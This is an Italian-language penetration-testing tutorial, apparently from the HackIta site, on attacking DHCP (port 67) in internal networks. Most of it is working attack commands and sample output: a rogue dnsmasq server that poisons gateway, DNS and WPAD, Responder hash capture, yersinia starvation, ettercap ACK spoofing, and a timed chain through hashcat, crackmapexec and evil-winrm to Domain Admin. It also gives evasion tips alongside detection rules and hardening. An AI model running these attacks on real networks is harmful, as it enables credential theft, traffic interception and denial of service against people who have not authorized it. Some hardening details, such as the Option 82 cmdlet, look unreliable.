Porta 67 DHCP: Rogue Server, Starvation e MITM sulla Rete Interna

Porta 67 senza DHCP snooping? Deploy un rogue server con dnsmasq, avvelena gateway e DNS, cattura hash NTLMv2 con Responder e arriva a Domain Admin in 90 minuti.
- Pubblicato il 2026-04-24
- Tempo di lettura: 9 min
La porta 67 gestisce il DHCP Server (Dynamic Host Configuration Protocol) — il servizio che assegna automaticamente indirizzi IP, gateway, DNS e parametri di rete ai client. DHCP opera su UDP porta 67 (server listen) e comunica con client su porta 68, orchestrando l’intera configurazione IP di reti moderne senza intervento manuale. In penetration testing, la porta 67 espone attack surface critica: network mapping passivo (sniffing DHCP transactions rivela topologia completa), rogue DHCP server (MITM attacks via fake gateway/DNS), DHCP starvation (DoS esaurendo pool IP), e DHCP poisoning (inject malicious options). Compromettere DHCP significa controllare dove tutto il traffico di rete fluisce — gateway poisoning redirect ogni pacchetto through attacker box per inspection/modification.
DHCP sopravvive dal 1993 (RFC 2131) come automation standard per network configuration: in reti enterprise con migliaia di device, assegnazione IP manuale è impossibile. Alternative (IPv6 SLAAC, static IP) esistono ma DHCP rimane dominante al 95% in ambienti corporate. In CTF e lab, DHCP compare in network pentesting scenarios: internal network pivot, MITM setup, e passive reconnaissance.
Anatomia tecnica del protocollo DHCP #

DHCP usa UDP porta 67 (server) e UDP porta 68 (client) con processo “DORA” (Discover, Offer, Request, Acknowledge).
Flow DHCP DORA:
- DISCOVER — Client broadcast
255.255.255.255:67: “Qualcuno ha un IP per me?” - OFFER — Server risponde al client: “Ecco IP disponibile
192.168.1.50” - REQUEST — Client broadcast: “Voglio
192.168.1.50” - ACKNOWLEDGE — Server conferma: “OK,
192.168.1.50è tuo per 24 ore (lease time)”
Packet structure DHCP:
Message Type: 1 byte (1=Discover, 2=Offer, 3=Request, 5=Acknowledge)
Client MAC: 6 byte
Transaction ID: 4 byte (XID, matching request/response)
Your IP (yiaddr): 4 byte (IP assigned to client)
Server IP (siaddr): 4 byte (DHCP server IP)
Gateway IP (giaddr): 4 byte (Default gateway)
Client MAC Address: 16 byte (chaddr)
Server Name: 64 byte (optional)
Boot Filename: 128 byte (PXE boot)
Options: Variable (subnet mask, DNS, gateway, lease time, etc.)
DHCP Options critiche per pentest:
| Option | Code | Significato | Attack vector |
|---|---|---|---|
| Subnet Mask | 1 | Network mask | Recon: subnet size |
| Router (Gateway) | 3 | Default gateway | Poisoning → MITM |
| DNS Server | 6 | DNS resolvers | Poisoning → DNS spoofing |
| Domain Name | 15 | Domain suffix | Recon: organization domain |
| Lease Time | 51 | IP lease duration | Starvation timing |
| DHCP Server ID | 54 | Server IP | Identify DHCP server |
| TFTP Server | 66 | TFTP server IP | Config file leak vector |
| WPAD | 252 | Proxy auto-config | Responder WPAD attacks |
Le misconfigurazioni comuni: no DHCP snooping (allow rogue DHCP), pool size troppo piccolo (DoS facile), lease time troppo lungo (starvation persistente), e options disclosure (TFTP server exposes config files).
Enumerazione base #
Passive sniffing DHCP transactions:
tcpdump -i eth0 -n port 67 or port 6814:30:00.123 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from aa:bb:cc:dd:ee:ff
14:30:00.456 IP 192.168.1.1.67 > 192.168.1.50.68: BOOTP/DHCP, Reply, length 300
DHCP-Message Option 53, OFFER
Subnet-Mask Option: 255.255.255.0
Router Option: 192.168.1.1
DNS-Server Option: 192.168.1.1, 8.8.8.8
Domain-Name Option: "corp.internal"Intelligence ricavata:
- DHCP Server: 192.168.1.1
- Gateway: 192.168.1.1 (stesso = router con DHCP integrato)
- DNS: 192.168.1.1 + 8.8.8.8 (local resolver + Google fallback)
- Domain: corp.internal (Active Directory domain)
- Subnet: /24 (255.255.255.0)
Active DHCP discovery con nmap:
nmap --script broadcast-dhcp-discover -e eth0Pre-scan script results:
| broadcast-dhcp-discover:
| Response 1 of 1:
| IP Offered: 192.168.1.100
| DHCP Server: 192.168.1.1
| Server Identifier: 192.168.1.1
| Subnet Mask: 255.255.255.0
| Router: 192.168.1.1
| Domain Name Server: 192.168.1.1, 8.8.8.8
| Domain Name: corp.internal
|_ Lease Time: 86400 (1 day)Enumerazione avanzata: DHCP fingerprinting #
Identify DHCP server type via options:
# Wireshark filter: bootp
# Analyze DHCP Options field| Vendor | Distinctive Options | Fingerprint |
|---|---|---|
| Windows Server | Option 252 (WPAD), Option 81 (FQDN) | Microsoft DHCP |
| ISC DHCPd | Option 43 (vendor-specific), standard options | Linux/Unix DHCP |
| Cisco IOS | Option 150 (TFTP server list) | Cisco router DHCP |
| pfSense | Option 119 (domain search), minimalist | pfSense/FreeBSD |
Rogue DHCP detection:
# Multiple DHCP servers responding = potential rogue
tcpdump -i eth0 port 67 or port 68 | grep "DHCP-Message Option 53, OFFER"
Se >1 server risponde → rogue DHCP presente (attacker o misconfiguration).
Tecniche offensive #
1. Rogue DHCP server (MITM) #
Setup rogue DHCP con dnsmasq:
# /etc/dnsmasq.conf
interface=eth0
dhcp-range=192.168.1.200,192.168.1.250,12h
dhcp-option=3,10.10.14.5   # Gateway = attacker IP (MITM)
dhcp-option=6,10.10.14.5   # DNS = attacker IP (DNS spoofing)
dhcp-authoritative# Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Start rogue DHCP
systemctl start dnsmasqRisultato: Nuovi client DHCP ricevono gateway/DNS pointando all’attacker → tutto il traffico passa through attacker box → full MITM.
Capture credentials con Responder:
responder -I eth0 -wrf
# -w: WPAD proxy, -r: DHCP poisoning, -f: Force auth
2. DHCP starvation (DoS) #
Esaurire pool IP con yersinia:
yersinia -I
# Select DHCP protocol → Launch attack → "sending DISCOVER flooding"
Yersinia invia migliaia di DHCP DISCOVER con MAC address spoofati diversi → server assegna tutti gli IP disponibili → legittimi client non ottengono IP → network DoS.
Impact: Rete inutilizzabile fino a lease expiration (default 24h) o DHCP server reboot.
3. DHCP option injection #
Inject malicious TFTP server option:
# Rogue DHCP response con Option 66 (TFTP server)
dhcp-option=66,10.10.14.5  # TFTP server = attacker

# Setup fake TFTP server
atftpd --daemon --port 69 /tmp/tftp_root
Risultato: Client PXE boot o device network query TFTP server attacker → serve malicious config/firmware.
4. DHCP ACK spoofing #
# Tool: [Ettercap](/articoli/ettercap/)
ettercap -T -M dhcp:192.168.1.0/24/192.168.1.100-192.168.1.150/10.10.14.5
# Pool: 192.168.1.100-150, Gateway spoofed: 10.10.14.5
Ettercap intercetta DHCP DISCOVER e risponde con fake OFFER prima del legittimo server.
Scenari pratici #
Scenario 1 — Passive recon via DHCP sniffing #
Contesto: pentest interno, accesso fisico LAN.
# Fase 1: Network monitoring
tcpdump -i eth0 -w dhcp_capture.pcap port 67 or port 68
# Lasciare running per 30 minuti# Fase 2: Analysis con Wireshark
wireshark dhcp_capture.pcap
# Filter: bootpIntelligence estratta:
- Active hosts: 50 client MAC addresses seen
- DHCP Server: 192.168.10.1 (Windows Server 2019)
- Domain: victim.local (Active Directory)
- DNS Servers: 192.168.10.10, 192.168.10.11 (Domain Controllers)
- Subnets: Multiple VLAN options (Engineering: 192.168.20.0/24, Finance: 192.168.30.0/24)
Next steps: Target Domain Controllers, map VLAN segmentation per lateral movement.
Scenario 2 — Rogue DHCP MITM → credential harvest #
Contesto: internal pentest, goal MITM all traffic.
# Fase 1: Rogue DHCP server
cat > /etc/dnsmasq.conf << EOF
interface=eth0
dhcp-range=192.168.1.50,192.168.1.100,8h
dhcp-option=3,10.10.14.5   # Gateway = attacker
dhcp-option=6,10.10.14.5   # DNS = attacker
dhcp-option=252,http://10.10.14.5/wpad.dat  # WPAD proxy
EOF

systemctl restart dnsmasq# Fase 2: IP forwarding + traffic capture
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
tcpdump -i eth0 -w mitm_traffic.pcap# Fase 3: [Responder](/articoli/responder/) credential harvesting
responder -I eth0 -wrf[DHCP] Serving DHCP request from aa:bb:cc:dd:ee:ff
[HTTP] GET wpad.dat from 192.168.1.75
[HTTP] NTLMv2 Hash captured: CORP\jdoe:hash123...# Fase 4: Crack hash con [hashcat](/articoli/hashcat/)
hashcat -m 5600 hash.txt rockyou.txt
# jdoe:Password123!Timeline: 1 ora da rogue DHCP a Domain credentials.
COSA FARE SE FALLISCE:
- Se DHCP snooping attivo → switch blocca rogue DHCP, bypass non possibile senza switch compromise
- Se lease time molto lungo (7 days) → client non rinnovano IP, starvation attack necessario prima
- Se nessun client ottiene rogue DHCP → legittimo server risponde più veloce, aumentare priority (invio OFFER immediato)
Scenario 3 — DHCP starvation → rogue DHCP deployment #
Contesto: CTF network, disable legittimo DHCP per inject rogue.
# Fase 1: DHCP starvation
yersinia -G
# GUI: DHCP → Attack → "sending DISCOVER flooding"
# Attendere 5 minuti fino pool exhaustion# Fase 2: Verify pool depletion
nmap --script broadcast-dhcp-discover
# No response (pool vuoto)# Fase 3: Deploy rogue DHCP
dnsmasq --no-daemon --dhcp-range=192.168.1.50,192.168.1.100 --dhcp-option=3,10.10.14.5# Fase 4: New clients get attacker gateway
# Monitor new DHCP leases
tail -f /var/log/syslog | grep dnsmasq
# dnsmasq-dhcp[1234]: DHCPACK(eth0) 192.168.1.50 aa:bb:cc:dd:ee:ffRisultato: Tutti i nuovi client (o client con lease expired) ottengono attacker come gateway → MITM completo.
Toolchain integration #
Pipeline DHCP attack:
RECONNAISSANCE (Passive)
│
├─ tcpdump port 67/68                       → Network topology mapping
├─ Wireshark DHCP analysis                  → DHCP server, domain, DNS
└─ [nmap](/articoli/nmap/) broadcast-dhcp-discover   → Active DHCP query

ENUMERATION
│
├─ DHCP fingerprinting                      → Server type (Windows/Linux/Cisco)
├─ Option analysis                          → TFTP server, WPAD, domain
└─ Rogue DHCP detection                     → Security baseline

EXPLOITATION
│
├─ A) Rogue DHCP → Gateway poison → MITM → [Responder](/articoli/responder/) creds
├─ B) DHCP starvation → DoS → rogue deployment
├─ C) Option injection → TFTP/WPAD poison → config leak/cred harvest
└─ D) ACK spoofing → Faster response → gateway override

POST-EXPLOITATION
│
├─ Traffic analysis → credentials, SMB shares, internal services
├─ DNS poisoning → redirect internal domains → phishing
└─ Persistent MITM → long-term monitoring
Tabella comparativa DHCP attacks:
| Attack | Difficulty | Impact | Detection | Use case |
|---|---|---|---|---|
| Passive sniffing | Easy | Low (recon only) | None | Initial network mapping |
| Rogue DHCP | Medium | High (MITM) | Medium (DHCP snooping) | Credential harvest |
| Starvation | Easy | High (DoS) | High (sudden pool depletion) | Force rogue DHCP acceptance |
| Option injection | Hard | Medium-High | Low | Targeted TFTP/WPAD attacks |
Attack chain end-to-end #
Scenario: DHCP MITM → AD credentials → Domain Admin
[00:00] PASSIVE RECON
tcpdump -i eth0 port 67 or port 68
# Domain: corp.local, DNS: 10.10.10.10 (DC)

[00:05] ROGUE DHCP DEPLOYMENT
dnsmasq → Gateway: 10.10.14.5, DNS: 10.10.14.5

[00:10] RESPONDER LAUNCH
responder -I eth0 -wrf

[01:00] CREDENTIAL HARVEST
# [DHCP] 20 new leases issued
# [SMB] NTLMv2: CORP\admin:hash
# [HTTP] NTLMv2: CORP\jdoe:hash

[01:15] HASH CRACKING
hashcat -m 5600 hashes.txt rockyou.txt
# admin:Admin2024!

[01:20] DOMAIN ACCESS
[crackmapexec](/articoli/crackmapexec/) smb 10.10.10.10 -u admin -p Admin2024!
# [+] CORP\admin:Admin2024! (Pwn3d!)

[01:25] DOMAIN ADMIN
evil-winrm -i 10.10.10.10 -u admin -p Admin2024!
*Evil-WinRM* PS> whoami /groups
# BUILTIN\Administrators, CORP\Domain Admins
Timeline: 1.5 ore da DHCP sniffing a Domain Admin.
Detection & evasion #
Lato Blue Team #
DHCP server logs (Windows Server):
Event ID 1342: DHCP lease granted
Event ID 1043: DHCP pool depletion (starvation attack)
Event ID 1046: Rogue DHCP server detected
IoC critici:
- Multiple DHCP servers su stessa subnet (rogue)
- Sudden pool depletion (starvation)
- High DHCP DISCOVER rate (flooding)
- Unknown MAC addresses requesting leases (spoofing)
DHCP Snooping (Cisco switch):
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10,20
Switch(config)# interface GigabitEthernet0/1
Switch(config-if)# ip dhcp snooping trust   # Legittimo DHCP server port
Switch(config-if)# exit
Switch(config)# interface range GigabitEthernet0/2-24
Switch(config-if-range)# ip dhcp snooping limit rate 10  # Max 10 DHCP packets/sec
DHCP snooping blocca rogue DHCP su porte non-trusted.
IDS rule (Snort):
alert udp any 67 -> any 68 (msg:"Rogue DHCP Server Detected"; threshold:type both, track by_src, count 2, seconds 60; sid:1000100;)Lato Red Team: evasion #
1. Slow DHCP starvation:
# 1 DISCOVER ogni 10 secondi invece di flood
for i in {1..254}; do
  # Send DISCOVER con MAC spoofed
  sleep 10
done
2. Rogue DHCP con legitimate-looking options:
# Copia esattamente le options del legittimo server
# Solo modifica Gateway e DNS subtly
dhcp-option=3,192.168.1.254  # Sembra gateway legittimo (vs .1)
3. Cleanup:
# Stop rogue DHCP
systemctl stop dnsmasq

# Flush iptables rules
iptables -F
iptables -t nat -F

# Release captured IPs (se starvation)
# Non possibile — attendere lease expiration
Performance & scaling #
Passive sniffing overhead: Zero — read-only monitoring.
DHCP starvation speed:
# yersinia flood rate: ~1000 DISCOVER/second
# /24 network (254 IPs) exhausted in: ~1 secondo
# Ma lease processing server-side: 5-30 secondi per /24
Rogue DHCP response time:
Critical — must respond faster than legittimo server. Typical: <50ms.
Tabelle tecniche #
Command reference #
| Comando | Scopo | Note |
|---|---|---|
tcpdump -i eth0 port 67 or 68 | Passive DHCP sniffing | Capture all DHCP traffic |
nmap --script broadcast-dhcp-discover | Active DHCP query | Request IP from DHCP |
yersinia -G | DHCP attacks GUI | Starvation, rogue, etc |
dnsmasq --dhcp-range=... | Rogue DHCP server | Lightweight DHCP daemon |
responder -I eth0 -wrf | DHCP+WPAD poisoning | Credential harvesting |
dhcpd -cf /etc/dhcp/dhcpd.conf | ISC DHCP server | Production DHCP server |
DHCP packet types #
| Type | Name | Direction | Function |
|---|---|---|---|
| 1 | DISCOVER | Client → Broadcast | “Need IP” |
| 2 | OFFER | Server → Client | “Here’s IP” |
| 3 | REQUEST | Client → Broadcast | “I want this IP” |
| 5 | ACK | Server → Client | “Confirmed” |
| 4 | DECLINE | Client → Server | “IP conflict” |
| 8 | INFORM | Client → Server | “Need options only” |
Troubleshooting #
| Errore | Causa | Fix |
|---|---|---|
| No DHCP response | Server offline or out of IPs | Check server status, pool size |
| Rogue DHCP not working | DHCP snooping enabled | Target switches without snooping |
| Starvation slow | Server has large pool (>1000 IPs) | Increase yersinia flood rate |
| Clients ignore rogue DHCP | Legittimo server risponde faster | Starvation attack prima |
| MITM not capturing traffic | IP forwarding disabled | echo 1 > /proc/sys/net/ipv4/ip_forward |
FAQ #
DHCP snooping previene completamente rogue DHCP?
Sì se configurato correttamente su tutti gli switches. Ma se attacker ha accesso fisico a switch management o compromette trusted port, può bypass.
Posso fare DHCP attack da wireless?
Dipende. Se wireless è bridged a LAN (no isolation), sì. Se client isolation attivo, no — DHCP broadcasts bloccati tra wireless clients.
DHCP starvation è reversibile?
Sì, ma richiede tempo. Admin può: (1) Reboot DHCP server (flush pool), (2) Ridurre lease time, (3) Manually release leases. Default lease 24h → recovery naturale dopo 24h.
Rogue DHCP funziona su IPv6?
Sì. IPv6 usa DHCPv6 (UDP 546/547) o SLAAC. Rogue DHCPv6/Router Advertisement attacks esistono con simili vettori.
Come distinguo legittimo DHCP da rogue?
Check DHCP server IP via Option 54. Cross-reference con network documentation. Monitor sudden changes in DHCP server IP.
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Passive DHCP sniffing | tcpdump -i eth0 port 67 or 68 |
| Active DHCP discovery | nmap --script broadcast-dhcp-discover |
| Rogue DHCP (dnsmasq) | dnsmasq --dhcp-range=192.168.1.50,192.168.1.100 |
| DHCP starvation | yersinia -G → DHCP → Attack |
| Responder DHCP poison | responder -I eth0 -wrf |
| Check DHCP leases (Linux) | cat /var/lib/dhcp/dhcpd.leases |
| Check DHCP leases (Windows) | netsh dhcp server show scope |
| Release IP (client) | dhclient -r; dhclient |
Perché DHCP resta rilevante #
Nel 2026, DHCP è automation backbone per network configuration — alternative manuali non scalano oltre 10 device. Enterprise networks (1000+ endpoints) richiedono DHCP per: laptop roaming, BYOD, guest WiFi, VoIP phones. IPv6 ha SLAAC come alternativa ma adoption è <20%. In pentest, DHCP MITM è top-5 internal network attack per facilità e impact — single rogue DHCP compromette intera rete senza authentication required.
DHCP vs alternative #
| Method | Configuration | Scalability | Security |
|---|---|---|---|
| DHCP | Automatic | ✅ High (1000s devices) | ⚠️ Vulnerable to rogue/poisoning |
| Static IP | Manual | ❌ Low (<50 devices) | ✅ No DHCP attacks |
| IPv6 SLAAC | Automatic | ✅ High | ⚠️ Vulnerable to RA poisoning |
| APIPA | Automatic (169.254.x.x) | ❌ Link-local only | N/A |
DHCP rimane preferito per manageability.
Hardening DHCP #
DHCP Snooping (Cisco):
ip dhcp snooping
ip dhcp snooping vlan 10,20
interface GigabitEthernet0/1
 ip dhcp snooping trust
interface range GigabitEthernet0/2-48
 ip dhcp snooping limit rate 10
DHCP Server hardening (Windows Server):
# Enable conflict detection
Set-DhcpServerv4OptionValue -OptionId 82 -Value 1

# Reduce pool size (prevent starvation)
# Split /24 into smaller scopes

# Enable audit logging
Set-DhcpServerAuditLog -Enable $true
Network segmentation:
- DHCP server on management VLAN
- ACL restrict access to porta 67
- Dedicated DHCP per VLAN (prevent cross-VLAN attacks)
OPSEC: DHCP in pentest #
Rogue DHCP è moderatamente rumoroso — DHCP snooping alert immediatamente. Best practices:
- Check for snooping prima di rogue DHCP:
show ip dhcp snooping - Passive first: Sniff 30 min prima di attacchi attivi
- Targeted timing: Deploy rogue durante business hours (blend with legittimo traffic)
- Remove rogue post-engagement (don’t leave running)
Disclaimer: Tutti i comandi sono destinati all’uso in ambienti autorizzati. Rogue DHCP e starvation attacks sono DoS — illegali senza autorizzazione scritta. L’autore e HackIta declinano responsabilità. RFC 2131: https://www.rfc-editor.org/rfc/rfc2131.html
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.